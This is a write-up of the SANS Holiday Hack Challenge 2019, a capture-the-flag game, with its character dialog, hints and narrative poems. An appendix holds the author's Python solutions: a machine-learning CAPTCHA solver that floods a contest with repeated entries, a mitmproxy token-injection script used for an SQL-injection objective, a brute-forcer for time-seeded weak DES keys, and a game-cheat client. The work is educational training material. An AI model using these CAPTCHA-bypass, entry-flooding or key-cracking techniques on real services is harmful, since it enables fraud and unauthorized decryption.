Initial and Introduction to Objective 1

This is a little embarrassing, but I need your help.
Our KringleCon turtle dove mascots are missing!
They probably just wandered off.
Can you please help find them?
To help you search for them and get acquainted with KringleCon, I've created some objectives for you. You can see them in your badge.
Where's your badge? Oh! It's that big, circle emblem on your chest - give it a tap!
We made them in two flavors - one for our new guests, and one for those who've attended both KringleCons.
After you find the Turtle Doves and complete objectives 2-5, please come back and let me know.
Not sure where to start? Try hopping around campus and talking to some elves.
If you help my elves with some quicker problems, they'll probably remember clues for the objectives.
Thank you for finding Jane and Michael, our two turtle doves!

...

After Objective 1-5 Completed:

I've got an uneasy feeling about how they disappeared.
Turtle doves wouldn't wander off like that.
Someone must have stolen them! Please help us find the thief!
It's a moral imperative!
I think you should look for an entrance to the steam tunnels and solve Challenge 6 and 7 too!
Gosh, I can't help but think:
Winds in the East, snow coming in…
Like something is brewing and about to begin!
Can't put my finger on what lies in store,
But I fear what's to happen all happened before!

Unlocks:

Narrative 2 of 10
Objectives 1 - 5 (initial)
Objectives 6-12 (after 1-5 are completed)

Characters - The Quad - Tangle Coalbox

Picture:

Dialog:
Initial and Introduction to Frosty Keypad Challenge
Hey kid, it's me, Tangle Coalbox.
I'm sleuthing again, and I could use your help.
Ya see, this here number lock's been popped by someone.
I think I know who, but it'd sure be great if you could open this up for me.
I've got a few clues for you.

1. *One digit is repeated once.*
2. *The code is a prime number.*
3. *You can probably tell by looking at the keypad which buttons are used.*

Introduces Challenge:
Frosty Keypad

Characters - Hermey Hall: Main - SugarPlum Mary

Picture:

Dialog:
Initial and Introduction to Linux Path Challenge
Oh me oh my - I need some help!
I need to review some files in my Linux terminal, but I can't get a file listing.
I know the command is ls, but it's really acting up.
Do you think you could help me out? As you work on this, think about these questions:

1. *Do the words in green have special significance?*
2. *How can I find a file with a specific name?*
3. *What happens if there are multiple executables with the same name in my $PATH?*

...

Hint for Objective 4:
Oh there they are! Now I can delete them. Thanks!
Have you tried the Sysmon and EQL challenge?
If you aren't familiar with Sysmon, Carlos Perez has some great info about it.
Haven't heard of the Event Query Language?
Check out some of Ross Wolf's work on EQL or that blog post by Josh Wright in your badge.

Introduces Challenge:
Linux Path

Characters - Hermey Hall: NetWars - Holly Evergreen

Picture:

Dialog:
Initial and Introduction to Mongo Pilfer Challenge
Hey! It's me, Holly Evergreen! My teacher has been locked out of the quiz database and can't remember the right solution.
Without access to the answer, none of our quizzes will get graded.
Can we help get back in to find that solution?
I tried lsof -i, but that tool doesn't seem to be installed.
I think there's a tool like ps that'll help too. What are the flags I need?
Either way, you'll need to know a teensy bit of Mongo once you're in.
Pretty please find us the solution to the quiz!

...
Hint for Objective 10:
Woohoo! Fantabulous! I'll be the coolest elf in class.
On a completely unrelated note, digital rights management can bring a hacking elf down.
That ElfScrow one can really be a hassle.
It's a good thing Ron Bowes is giving a talk on reverse engineering!
That guy knows how to rip a thing apart. It's like he breathes opcodes!

Introduces Challenge:
Mongo Pilfer

Characters - Hermey Hall: Speaker UNpreparedness Room - Alabaster Snowball

Picture:

Dialog:
Initial and Introduction to Nyanshell Challenge:
Welcome to the Speaker UNpreparedness Room!
My name's Alabaster Snowball and I could use a hand.
I'm trying to log into this terminal, but something's gone horribly wrong.
Every time I try to log in, I get accosted with ... a hatted cat and a toaster pastry?
I thought my shell was Bash, not flying feline.
When I try to overwrite it with something else, I get permission errors.
Have you heard any chatter about immutable files? And what is sudo -l telling me?

...

Hint for Objective 8:
Who would do such a thing?? Well, it IS a good looking cat.
Have you heard about the Frido Sleigh contest?
There are some serious prizes up for grabs.

The content is strictly for elves. Only elves can pass the CAPTEHA challenge required to enter.
I heard there was a talk at KCII about using machine learning to defeat challenges like this.
I don't think anything could ever beat an elf though!

Introduces Challenge:
Nyanshell

Characters - Hermey Hall: The Laboratory - Professor (Carl) Banas

Picture:

Dialog:
Initial and Introduction for Objective 6
Hi, I'm Dr. Banas, professor of Cheerology at Elf University.
This term, I'm teaching "HOL 404: The Search for Holiday Cheer in Popular Culture," and I've had quite a shock!
I was at home enjoying a nice cup of Gløgg when I had a call from Kent, one of my students who interns at the Elf U SOC.
Kent said that my computer has been hacking other computers on campus and that I needed to fix it ASAP!
If I don't, he will have to report the incident to the boss of the SOC.
Apparently, I can find out more information from this website https://splunk.elfu.org/ with the username: elf / Password: elfsocks.
I don't know anything about computer security. Can you please help me?

...

After Completing Objective 6:
Oh, thanks so much for your help! Sorry I was freaking out.
I've got to talk to Kent about using my email again...
...and picking up my dry cleaning.

Unlocks:
Objective 6

Characters - Hermey Hall: The Laboratory - Sparkle Redberry

Picture:

Dialog:
Initial and Introduction to Xmas Cheer Laser Challenge:
I'm Sparkle Redberry and Imma chargin' my laser!
Problem is: the settings are off.
Do you know any PowerShell?
It'd be GREAT if you could hop in and recalibrate this thing.
It spreads holiday cheer across the Earth ...
... when it's working!

...

Hint for Objective 5:
You got it - three cheers for cheer!
For objective 5, have you taken a look at our Zeek logs?
Something's gone wrong. But I hear someone named Rita can help us.
Can you and she figure out what happened?

Introduces Challenge:
Xmas Cheer Laser

Characters - Student Union - Michael and Jane - Two Turtle Doves

Picture:

Dialog:
Hoot Hooot?

Unlocks:
Narrative 3 of 10

Characters - Student Union: Main - Kent Tinseltooth

Picture:

Dialog:
Initial and Introduction to Smart Braces Challenge:
I'll bet you can keep other students out of my head, so to speak.
It might just take a bit of Iptables work.
...
OK, this is starting to freak me out!
Oh sorry, I'm Kent Tinseltooth. My Smart Braces are acting up.
Do... Do you ever get the feeling you can hear things? Like, voices?
I know, I sound crazy, but ever since I got these... Oh!
Do you think you could take a look at my Smart Braces terminal?
I'll bet you can keep other students out of my head, so to speak.
It might just take a bit of Iptables work.

...

Hint for Objective 11:
Oh thank you! It's so nice to be back in my own head again. Er, alone.
By the way, have you tried to get into the crate in the Student Union? It has an interesting set of locks.
There are funny rhymes, references to perspective, and odd mentions of eggs!
And if you think the stuff in your browser looks strange, you should see the page source...
Special tools? No, I don't think you'll need any extra tooling for those locks.
BUT - I'm pretty sure you'll need to use Chrome's developer tools for that one.
Or sorry, you're a Firefox fan?

Yeah, Safari's fine too - I just have an ineffible hunger for a physical Esc key.
Edge? That's cool. Hm? No no, I was thinking of an unrelated thing.
Curl fan? Right on! Just remember: the Windows one doesn't like double quotes.
Old school, huh? Oh sure - I've got what you need right here...
...
And I hear the Holiday Hack Trail game will give hints on the last screen if you complete it on Hard.

Introduces Challenge:
Smart Braces

Characters - Student Union: Main - Shinny Upatree

Picture:

Dialog:
Initial:
Hey there.

...

Introduction to Objective 11:
Psst - hey!
I'm Shinny Upatree, and I know what's going on!
Yeah, that's right - guarding the sleigh shop has made me privvy to some serious, high-level intel.
In fact, I know WHO is causing all the trouble.
Cindy? Oh no no, not that who. And stop guessing - you'll never figure it out.
The only way you could would be if you could break into my crate, here.
You see, I've written the villain's name down on a piece of paper and hidden it away securely!

...

Introduction to Objective 12:
Wha - what?? You got into my crate?!
Well that's embarrassing...
But you know what? Hmm... If you're good enough to crack MY security...
Do you think you could bring this all to a grand conclusion?
Please go into the sleigh shop and see if you can finish this off!
Stop the Tooth Fairy from ruining Santa's sleigh route!

Introduces Challenge:
Objective 11 (Crate Challenge)
Objective 12 (Filter out Poison Sources of Weather Data Challenge)

Characters - Dorm: Main - Pepper Minstix

Picture:

Dialog:
Initial and Introduction to the Graylog Challenge:
It's me - Pepper Minstix.
Normally I'm jollier, but this Graylog has me a bit mystified.
Have you used Graylog before? It is a log management system based on Elasticsearch, MongoDB, and Scala.
Some Elf U computers were hacked, and I've been tasked with performing incident response.
Can you help me fill out the incident response report using our instance of Graylog?
It's probably helpful if you know a few things about Graylog.
Event IDs and Sysmon are important too. Have you spent time with those?
Don't worry - I'm sure you can figure this all out for me!
Click on the All messages Link to access the Graylog search interface!
Make sure you are searching in all messages!
The Elf U Graylog server has an integrated incident response reporting system. Just mouse-over the box in the lower-right corner.
Login with the username elfustudent and password elfustudent.
...

Hint for Objective 9:
That's it - hooray!
Have you had any luck retrieving scraps of paper from the Elf U server?
Have you had any luck retrieving scraps of paper from the Elf U server?
You might want to look into SQL injection techniques.

Introduces Challenge:
Graylog

Characters - Dorm: Main - Minty Candycane

Picture:

Dialog:
Initial and Introduction to Holiday Hack Trail Challenge:
Hi! I'm Minty Candycane!
I just LOVE this old game!
I found it on a 5 1/4" floppy in the attic.
You should give it a go!
If you get stuck at all, check out this year's talks.
One is about web application penetration testing.
Good luck, and don't get dysentery!

Hint for Key Bitting Challenge:
You made it - congrats!

Have you played with the key grinder in my room? Check it out!
It turns out: if you have a good image of a key, you can physically copy it.
Maybe you'll see someone hopping around with a key here on campus.
Sometimes you can find it in the Network tab of the browser console.
Deviant has a great talk on it at this year's Con.
He even has a collection of key bitting templates for common vendors like Kwikset, Schlage, and Yale.

Introduces Challenge:
Holiday Hack Trail
Key Bitting

Characters - Dorm: Minty Candycane Dorm Room - Krampus (Hollyfeld)

Picture:

Dialog:
None (He scampers away…)

Introduces Challenge:
Steam Tunnels
Objective 7
Narrative 4 of 10

Characters - Steam Tunnels - Krampus (Hollyfeld)

Picture:

Dialog:
Initial:
Hello there! I'm Krampus Hollyfeld.
I maintain the steam tunnels underneath Elf U,
Keeping all the elves warm and jolly.
Though I spend my time in the tunnels and smoke,
In this whole wide world, there's no happier bloke!
Yes, I borrowed Santa's turtle doves for just a bit.
Someone left some scraps of paper near that fireplace, which is a big fire hazard.
I sent the turtle doves to fetch the paper scraps.
But, before I can tell you more, I need to know that I can trust you.
Tell you what – if you can help me beat the Frido Sleigh contest (Objective 8), then I'll know I can trust you.
The contest is here on my screen and at fridosleigh.com.
No purchase necessary, enter as often as you want, so I am!
They set up the rules, and lately, I have come to realize that I have certain materialistic, cookie needs.
Unfortunately, it's restricted to elves only, and I can't bypass the CAPTEHA.
(That's Completely Automated Public Turing test to tell Elves and Humans Apart.)

I've already cataloged 12,000 images and decoded the API interface.
Can you help me bypass the CAPTEHA and submit lots of entries?

...

Unlock of Objective 9 and Steam Tunnel Teleportation:
You did it! Thank you so much. I can trust you!
To help you, I have flashed the firmware in your badge to unlock a useful new feature: magical teleportation through the steam tunnels.
As for those scraps of paper, I scanned those and put the images on my server.
I then threw the paper away.
Unfortunately, I managed to lock out my account on the server.
Hey! You've got some great skills. Would you please hack into my system and retrieve the scans?
I give you permission to hack into it, solving Objective 9 in your badge.
And, as long as you're traveling around, be sure to solve any other challenges you happen across.

...

Unlock of Objective 10:
Wow! We've uncovered quite a nasty plot to destroy the holiday season.
We've gotta stop whomever is behind it!
I managed to find this protected document on one of the compromised machines in our environment.
I think our attacker was in the process of exfiltrating it.
I'm convinced that it is somehow associated with the plan to destroy the holidays. Can you decrypt it?
There are some smart people in the NetWars challenge room who may be able to help us.

Introduces Challenge:
Objective 8
Objective 9
Objective 10
Narrative 5 of 10
Narrative 6 of 10 (After Objective 8)
Narrative 7 of 10 (After Objective 10)

Characters - Student Union: Sleigh Shop - Wunorse Openslae

Picture:

Dialog:
Initial and Introduction to Zeek JSON Analysis Challenge:
Wunorse Openslae here, just looking at some Zeek logs.
I'm pretty sure one of these connections is a malicious C2 channel...
Do you think you could take a look?
I hear a lot of C2 channels have very long connection times.
Please use jq to find the longest connection in this data set.
We have to kick out any and all grinchy activity!

...

Hint for Objective 12:
That's got to be the one - thanks!
Hey, you know what? We've got a crisis here.
You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.
All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!
I'm so flummoxed I can't even remember how to login!

Hmm... Maybe the Zeek http.log could help us.
I worry about LFI, XSS, and SQLi in the Zeek log - oh my!
And I'd be shocked if there weren't some shell stuff in there too.

Introduces Challenge:
Zeek JSON Analysis

Characters - Student Union: Sleigh Shop - The Tooth Fairy

Picture:

Dialog:
I'm the Tooth Fairy, the mastermind behind the plot to destroy the holiday season.
I hate how Santa is so beloved, but only works one day per year!
He has all of the resources of the North Pole and the elves to help him too.
I run a solo operation, toiling year-round collecting deciduous bicuspids and more from children.
But I get nowhere near the gratitude that Santa gets. He needs to share his holiday resources with the rest of us!
But, although you found me, you haven't foiled my plot!
Santa's sleigh will NOT be able to find its way.
I will get my revenge and respect!
I want my own holiday, National Tooth Fairy Day, to be the most popular holiday on the calendar!!!

Unlocks:
Narrative 8 of 10

Characters - Student Union: Sleigh Shop - Krampus (Hollyfeld)

Picture:

Dialog:
But there's still time! Solve the final challenge in your badge by blocking the bad IPs at srf.elfu.org and save the holiday season!

Introduces Challenge:
Objective 12

Characters - The Bell Tower - Santa

Picture:

Dialog:
You did it! Thank you! You uncovered the sinister plot to destroy the holiday season!
Through your diligent efforts, we've brought the Tooth Fairy to justice and saved the holidays!
Ho Ho Ho!
The more I laugh, the more I fill with glee.
And the more the glee,
The more I'm a merrier me!
Merry Christmas and Happy Holidays.

Unlocks:
Narrative 9 of 10
Narrative 10 of 10

Characters - The Bell Tower - Krampus (Hollyfeld)

Picture:

Dialog:
Congratulations on a job well done!
Oh, by the way, I won the Frido Sleigh contest.
I got 31.8% of the prizes, though I'll have to figure that out.

Characters - The Bell Tower - The Tooth Fairy (Orange Jumpsuit)

Picture:

Dialog:
You foiled my dastardly plan! I'm ruined!
And I would have gotten away with it too, if it weren't for you meddling kids!

Picture:

Dialog:
I'm Jason!
Also, a tooth!

Reference - Other Interactive Objects

Interactive Objects - Student Union - Google Booth

Image:

Dialog:
Google is a proud sponsor of KringleCon and the Holiday Hack Challenge. We wish you a happy holiday hacking season.

...

You can try clicking on it, but sometimes a vent is just a vent.

Interactive Objects - Student Union - SANS.edu Booth

Image:

Dialog:
Happy holidays from the best college in cybersecurity. Brilliant minds like yours belong at SANS.edu.

Interactive Objects - Student Union - Splunk Booth

Image:

Dialog:
Splunk is proud to be a contributor to KringleCon and the Holiday Hack Challenge. Happy holidays from the Splunk security team!

Interactive Objects - Student Union - SWAG Booth

Image:

Dialog:
Want some KringleCon swag?
Profit? No, we don't make anything on swag sales.

Interactive Objects - Hermey Hall - Speaker Agenda Display

Image:

Artifact:
https://downloads.elfu.org/KringleCon2019_SpeakerAgenda.pdf

Narrative

Narrative 1 of 10

Whose grounds these are, I think I know
His home is in the North Pole though
He will not mind me traipsing here
To watch his students learn and grow

Unlocked:
Train Station - speaking to Santa for the first time

Narrative 2 of 10

Some other folk might stop and sneer
"Two turtle doves, this man did rear?"
I'll find the birds, come push or shove
Objectives given: I'll soon clear

Unlocked:
The Quad - speaking to Santa (umbrella) for the first time

Narrative 3 of 10

Upon discov'ring each white dove,
The subject of much campus love,
I find the challenges are more
Than one can count on woolen glove.

Unlocked:
Student Union - interacting with the two Turtle Doves for the first time

Narrative 4 of 10

Who wandered thus through closet door?
Ho ho, what's this? What strange boudoir!
Things here cannot be what they seem
That portal's more than clothing store.

Unlocked:
Entering Minty's Dorm Room/Scampering Krampus for the first time

Narrative 5 of 10

Who enters contests by the ream
And lives in tunnels meant for steam?
This Krampus bloke seems rather strange
And yet I must now join his team...

Unlocked:
Talking to Krampus in the Steam Tunnels for the first time

Narrative 6 of 10

Despite this fellow's funk and mange
My fate, I think, he's bound to change.
What is this contest all about?
His victory I shall arrange!

Unlocked:
Talking to Krampus in the Steam Tunnels after solving Objective 8 Frido Sleigh

Narrative 7 of 10

To arms, my friends! Do scream and shout!
Some villain targets Santa's route!
What scum - what filth would seek to end
Kris Kringle's journey while he's out?

Unlocked:
Talking to Krampus in the Steam Tunnels after solving Objective 10 Recover Cleartext Document

Narrative 8 of 10

Surprised, I am, but "shock" may tend
To overstate and condescend.
'Tis little more than plot reveal
That fairies often do extend

Unlocked:
Talking to The Tooth Fairy in the Sleigh Shop

Narrative 9 of 10

And yet, despite her jealous zeal,
My skills did win, my hacking heal!
No dental dealer can so keep
Our red-clad hero in ordeal!

Unlocked:
Reaching the Bell Tower and talking to Santa

Narrative 10 of 10

This Christmas must now fall asleep,
But next year comes, and troubles creep.
And Jack Frost hasn't made a peep,
And Jack Frost hasn't made a peep.
..
Unlocked:
Reaching the Bell Tower and talking to Santa

Appendix

Code can also be found here after January 13,2020: https://github.com/deckerXL/SANSHolidayHackChallenge2019

Code - Objective 8 - capteha_api.py

```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld / Modified by deckerXL
import requests
import json
import sys
import base64
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
import tensorflow as tf
tf.compat.v1.logging.set_verbosity(tf.compat.v1.logging.ERROR)
import numpy as np
from threading import Thread, enumerate
from datetime import datetime
import queue
import time

yourREALemailAddress = "************************"

# Optimizations
NUM_PARALLEL_EXEC_UNITS = 6
config = tf.compat.v1.ConfigProto(intra_op_parallelism_threads=NUM_PARALLEL_EXEC_UNITS, inter_op_parallelism_threads=16, allow_soft_placement=True,
device_count = {'GPU': 1})

def load_graph(model_file):
    graph = tf.Graph()
    graph_def = tf.compat.v1.GraphDef()
    with open(model_file, "rb") as f:
        graph_def.ParseFromString(f.read())
    with graph.as_default():
        tf.import_graph_def(graph_def)
    return graph

def load_labels(label_file):
    label = []
    proto_as_ascii_lines = tf.compat.v1.gfile.GFile(label_file).readlines()
    for l in proto_as_ascii_lines:
        label.append(l.rstrip())
    return label

def predict_image(q, sess, graph, image_bytes, img_uuid, labels, input_operation, output_operation, img_types):

    input_height  = 299
    input_width   = 299
    input_mean    = 0
    input_std     = 255

    image_reader  = tf.image.decode_png( image_bytes, channels=3, name="png_reader")
    float_caster  = tf.cast(image_reader, tf.float32)
    dims_expander = tf.expand_dims(float_caster, 0)
    resized       = tf.compat.v1.image.resize_bilinear(dims_expander, [input_height, input_width])
    normalized    = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
    sess_image    = tf.compat.v1.Session(config=config)
    image         = sess_image.run(normalized)

    results       = sess.run(output_operation.outputs[0], { input_operation.outputs[0]: image })
    results       = np.squeeze(results)
    prediction    = results.argsort()[-5:][::-1][0]

    str_pred = str(labels[prediction].title())
    if str_pred in img_types:
        print ("\t+++++++++++++ Queue put:"+img_uuid+"-- Prediction:"+str(labels[prediction].title())+"-- Precent:"+str(results[prediction]))
        q.put(img_uuid)

def main():

    # Loop until we get the captcha in under 10 seconds
    success = False
    attempts = 1
    while not success and attempts<=25:

        print ("********************")
        print ("***** Starting *****")
        print ("********************\n")

        tf.compat.v1.disable_eager_execution()
        final_answer = ""

        # Loading the Trained Machine Learning Model created from running retrain.py on the training_images directory
        graph  = load_graph('C:\\working\\retrain_tmp\\output_graph.pb')
        labels = load_labels('C:\\working\\retrain_tmp\\output_labels.txt')

        # Load up our session
        input_operation  = graph.get_operation_by_name("import/Placeholder")
        output_operation = graph.get_operation_by_name("import/final_result")
        sess = tf.compat.v1.Session(graph=graph,config=config)

        # Creating a session to handle cookies
        s = requests.Session()
        url = "https://fridosleigh.com/"

        print ("Sending Request to: ["+url+"]...")
        json_resp = json.loads(s.get("{}api/capteha/request".format(url)).text)

        b64_images = json_resp['images'] # A list of dictionaries eaching containing the keys 'base64' and 'uuid'
        challenge_image_type = json_resp['select_type'].split(',') # The Image types the CAPTEHA Challenge is looking for.
```

```
        case1 = challenge_image_type[0].strip()
        case2 = challenge_image_type[1].strip()
        case3 = challenge_image_type[2].replace(' and ','').strip()
        challenge_image_types = [case1, case2, case3] # cleaning and formatting

        print ("Determined the following challenge image types: ["+str(challenge_image_types)+"]...\n")

        threads = []
        q = queue.Queue()

        # Start timestamp
        dateTimeObj1 = datetime.now()
        print("Starting tensorflow analysis at timestamp: ["+str(dateTimeObj1)+"]")

        for i in range(len(b64_images)):
            for j in b64_images[i]:
                if j == "base64":
                    img_uuid = b64_images[i]['uuid']

                    #predict_image function is expecting png image bytes so we read image as 'rb' to get a bytes object
                    image_bytes = base64.b64decode(b64_images[i][j])
                    t = Thread(target=predict_image, args=(q, sess, graph, image_bytes, img_uuid, labels, input_operation, output_operation,
challenge_image_types),daemon=True)
                    threads.append(t)

        for t in threads:
            t.start()

        for t in threads:
            t.join()

        # Getting a list of all threads returned results
        dateTimeObj2 = datetime.now()
        print("Completed tensorflow analysis in: ["+str(dateTimeObj2-dateTimeObj1)+"] time\n")

        # Create the final comma delimited list of image uuids to send to the server
        final_answer = ','.join( list(q.queue) )

        # This should be JUST a csv list image uuids ML predicted to match the challenge_image_type .
        json_resp = json.loads(s.post("{}api/capteha/submit".format(url), data={'answer':final_answer}).text)

        success = True
        if not json_resp['request']:
            # If it fails just run again. ML might get one wrong occasionally
            print('FAILED MACHINE LEARNING GUESS')
            print('--------------------\nOur ML Guess:\n--------------------\n{}'.format(final_answer))
            print('--------------------\nServer Response:\n--------------------\n{}'.format(json_resp['data']))
            success = False
            attempts = attempts + 1

            # Clear variables for next loop iteration
            del final_answer, q, threads, b64_images

            print ("\n==========================================================================================================\n")

        # End While Loop

    print("CAPTEHA Solved on attempt ["+str(attempts)+"]!")

    # ============================================================================================
    # Submit for Drawing
    # ============================================================================================

    # If we get to here, we are successful and can submit a bunch of entries till we win
    userinfo = {
        'name':'Krampus Hollyfeld',
        'email':yourREALemailAddress,
        'age':180,
        'about':"Cause they're so flippin yummy!",
        'favorites':'thickmints'
    }
    # If we win the once-per minute drawing, it will tell us we were emailed.
    # Should be no more than 200 times before we win. If more, somethings wrong.
    entry_response = ''
    entry_count = 1
    while yourREALemailAddress not in entry_response and entry_count < 200:
        print('Submitting lots of entries until we win the contest! Entry #{}'.format(entry_count))
        entry_response = s.post("{}api/entry".format(url), data=userinfo).text
        entry_count += 1
    print(entry_response)

if __name__ == "__main__":
    main()
```

Code - Objective 9 - validator-test.py

```
import re
import urllib.parse
import requests
import typing
import base64
import time

from mitmproxy import http
for i in range(30):
        response=requests.get('https://studentportal.elfu.org/validator.php')
        r = str(response.text)
        (r1,r2) = r.split('_')
        d1 = str(base64.b64decode(r1).decode("utf-8"))
        d2 = str(base64.b64decode(r2).decode("utf-8"))
        print (r + "\t" + d1 + "\t" + d2)
        time.sleep(1)
```

Code - Objective 9 - mitmcustom.py

```
import re
import urllib.parse
import requests
import typing

from mitmproxy import http

# set of SSL/TLS capable hosts
secure_hosts: typing.Set[str] = set()

def request(flow: http.HTTPFlow) -> None:
    response=requests.get('https://studentportal.elfu.org/validator.php')
    response_bytes = response.text.encode()
    flow.request.content = flow.request.content.replace(b'token=REPLACE', b'token='+response_bytes)
```

Code - Objective 10 - get_epoch_time.py

```
from datetime import datetime
from calendar import timegm
import argparse

parser = argparse.ArgumentParser()
parser.add_argument("--year", help="4 digit Year {2019}", required=True)
parser.add_argument("--month", help="2 digit Year {12}", required=True)
parser.add_argument("--day", help="2 digit Day {25}", required=True)
parser.add_argument("--hour", help="2 digit hour in military time {19}", required=True)
parser.add_argument("--minutes", help="2 digit minutes in military time {00}", required=True)
parser.add_argument("--seconds", help="2 digit minutes in military time {00}", required=True)
args = parser.parse_args()

# Note: if you pass in a naive dttm object it's assumed to already be in UTC
def unix_time(dttm=None):
    if dttm is None:
       dttm = datetime.utcnow()

    return timegm(dttm.utctimetuple())

print ("Unix Epoch UTC timestamp for "+str(args.month)+"/"+str(args.day)+"/"+str(args.year)+"
"+str(args.hour)+":"+str(args.minutes)+":"+str(args.seconds)+\
         " = "+str(unix_time(datetime(int(args.year), int(args.month), int(args.day), int(args.hour), int(args.minutes), int(args.seconds)))))
```

Code - Objective 10 - elfscrow_crack.py

```
#=====================================================================================================================================
# Program: elfscrow_crack.py
#
# Description: Python implementation to bruteforce weak DES keys in HHC Objective 10
#
# Date: 12/2019
#
# Author: deckerXL
#
# Examples:
#
# python3 ./elfscrow_crack.py --epoch_start=1575658800 --epoch_end=1575666000
# --encrypted_file=./ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc
# --plaintext_file=./ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf --magicbyte_sentinel=PDF
#
#=====================================================================================================================================
import sys
from Crypto.Cipher import DES
from Crypto.Cipher import PKCS1_OAEP
import time
import binascii
import argparse

parser = argparse.ArgumentParser()
parser.add_argument("--epoch_start", help="Start time in Unix epoch time {}", required=True)
parser.add_argument("--epoch_end", help="End time in Unix epoch time {12}", required=True)
parser.add_argument("--encrypted_file", help="Encrypted file {encrypted.enc}", required=True)
parser.add_argument("--plaintext_file", help="Plaintext filename to output {plaintext.ext}", required=True)
parser.add_argument("--magicbyte_sentinel", help="String to look for {PDF}", required=True)
parser.add_argument("--debug", action="store_true", help="Enable debugging output")
args = parser.parse_args()

def gen_key(seed):

        val1 = "000343fd"   # Multiply value (214013 int) taken from dissembled code - (01351DC8 | IMUL EAX,EAX,343FD)
        val2 = "00269ec3"   # Add value (2531011 int) taken from dissembled code - (01351DCE | ADD EAX,269EC3)
        val3 = "00000010"   # Shift right value (16 int) taken from dissembled code - (01351DDD | SAR EAX,10)
        val4 = "00007fff"   # AND value (0111 1111 1111 1111i binary) taken from dissembled code - (01351DE0 | AND EAX,7FFF)
        val5 = "000000ff"   # Keep the low order byte - build key byte by byte with these - (01351E3F | AND ECX,0FF)

        if args.debug:
                print("Val1 Hex:"+str(format(int(val1,16),'#010x'))+" = Int:"+str(int(val1,16)))
                print("Val2 Hex:"+str(format(int(val2,16),'#010x'))+" = Int:"+str(int(val2,16)))
                print("Val3 Hex:"+str(format(int(val3,16),'#010x'))+" = Int:"+str(int(val3,16)))
                print("Val4 Hex:"+str(format(int(val4,16),'#010x'))+" = Int:"+str(int(val4,16)))

        if args.debug:
                print("Seed: "+str(seed))

        # The initial value for state is the seed
        state = seed

        key = ""
```

```
        for i in range(0,8):

                # Step 1 - Multiply val1 with the current state value
                step1 = state * int(val1,16)
                if args.debug:
                        print("Step1 state*val1: "+str(format(int(str(step1),16),'#010x')))

                # Step 2 - Add val2 to the current state value
                step2 = step1 + int(val2,16)
                if args.debug:
                        print("Step2 step1+val2: "+str(format(int(str(step2),16),'#010x')))

                # Save State - this now becomes the saved state value for the next iteration of the loop
                state = step2
                if args.debug:
                        print("Save State:       "+str(format(int(str(state),16),'#010x')))

                # Step 3 - Do a bitwise shift right 16 bits
                step3 = step2>>16
                if args.debug:
                        print("Step3 step2>>16:  "+str(format(int(str(step3),16),'#010x')))

                # Step 4 - Do a bitwise AND with val4
                step4 = step3 & int(val4,16)
                if args.debug:
                        print("Step4 step3&val4: "+str(format(int(str(step4),16),'#010x')))

                # Step 5 - Do a bitwise AND with val5 - this will retain the least significant/low-order byte
                lsb = hex(int(step4) & int(val5,16))
                if args.debug:
                        print ("Key:"+str(format(int(step4),'#010x'))+" -- Least Significant Byte:"+str(lsb))

                # Concatenate this least significant byte to become part of the key
                key = key + str(format(int(lsb,16),'02x'))

                step1 = step2 = step3 = step4 = lsb = 0

        if args.debug:
                print ("Key:  "+key)

        return key

# ================================================
# Main
# ================================================

start_seed = int(args.epoch_start)
end_seed   = int(args.epoch_end)

infile  = args.encrypted_file
outfile = args.plaintext_file

ciphertext = open(infile, "rb").read()
cipher_len = len(ciphertext)
if cipher_len % 8 != 0:
        for i in range(0, 8 -cipher_len%8):
                ciphertext += " "

#iv = str(bytearray(8))
iv = bytearray(8)

plaintext = ""
found = False
for s in range(start_seed,end_seed+1):
        key_hex = gen_key(s)

        if args.debug:
                print ("Seed: "+str(s)+" -- Key: "+str(key_hex))

        key = binascii.unhexlify(key_hex)
        cipher = DES.new(key, DES.MODE_CBC, iv)
        plaintext = cipher.decrypt(ciphertext)
        plaintext_header = plaintext[0:8]

        print ("Seed:"+str(s)+" -- Key: "+str(key_hex)+" -- Bytes: ["+str(plaintext_header)+"]")

        filetype = plaintext_header.find(args.magicbyte_sentinel.encode())
        if filetype > 0:
                print ("\nFOUND IT! - Seed:"+str(s)+" -- Key: "+str(key_hex)+" -- Bytes: ["+str(plaintext_header)+"]\n")
                found = True
                break

if found:
        print ("Writing plaintext output ["+args.plaintext_file+"]")
        f = open(outfile, "wb")
        f.write(plaintext)
        f.close()
else:
        print ("ERROR: Did not find a key that decrypted ciphertext to magic bytes.")
        sys.exit(1)

sys.exit(0)
```

Code - Achievement - Holiday Hack Trail - hht.py

```
#=====================================================================================================================
# Program: hht.py
#
# Description: Python client to play the SANS Holiday Hack Trail online game. Incorporates cheat codes!
#
# Date: 12/2019
#
# Author: deckerXL
#
# Examples:
#
# python3 hht.py --playerid=JebediahSpringfield --difficulty=hard --pace=2 --extrareindeer=1 --extrarunners=1
# --extrafood=5 --extrameds=2 --extraammo=5 --proxy --proxy_host=127.0.0.1 --proxy_port=8080
#
# python3 hht.py --playerid=JebediahSpringfield --difficulty=hard --pace=2 --extrareindeer=0 --extrarunners=0
# --extrafood=0 --extrameds=0 --extraammo=25 --invulnerability --proxy --proxy_host=127.0.0.1 --proxy_port=8080
#
# python3 hht.py --playerid=JebediahSpringfield --difficulty=easy --pace=2 --extrareindeer=0 --extrarunners=0
# --extrafood=10 --extrameds=10 --extraammo=20 --allmax --proxy --proxy_host=127.0.0.1 --proxy_port=8080
#
# Don't forget to check out all the CHEAT CODE options below!
#=====================================================================================================================
import sys
import re
import random
import statistics
import argparse
import requests
requests.packages.urllib3.disable_warnings()

parser = argparse.ArgumentParser()
parser.add_argument("--playerid", help="Set PlayerId to send to the server", required=True)
parser.add_argument("--difficulty", help="Set difficulty level {easy, medium, hard}", required=True)
parser.add_argument("--pace", help="Set pace level {0, 1, 2}", required=True)
parser.add_argument("--extrareindeer", help="Number of extra reindeer to buy {0-9}", required=True)
parser.add_argument("--extrarunners", help="Number of extra runners to buy {0-9}", required=True)
parser.add_argument("--extrafood", help="Amount of extra food to buy {0-1000}", required=True)
parser.add_argument("--extrameds", help="Amount of extra meds to buy {0-100}", required=True)
parser.add_argument("--extraammo", help="Amount of extra ammo to buy {0-100}", required=True)
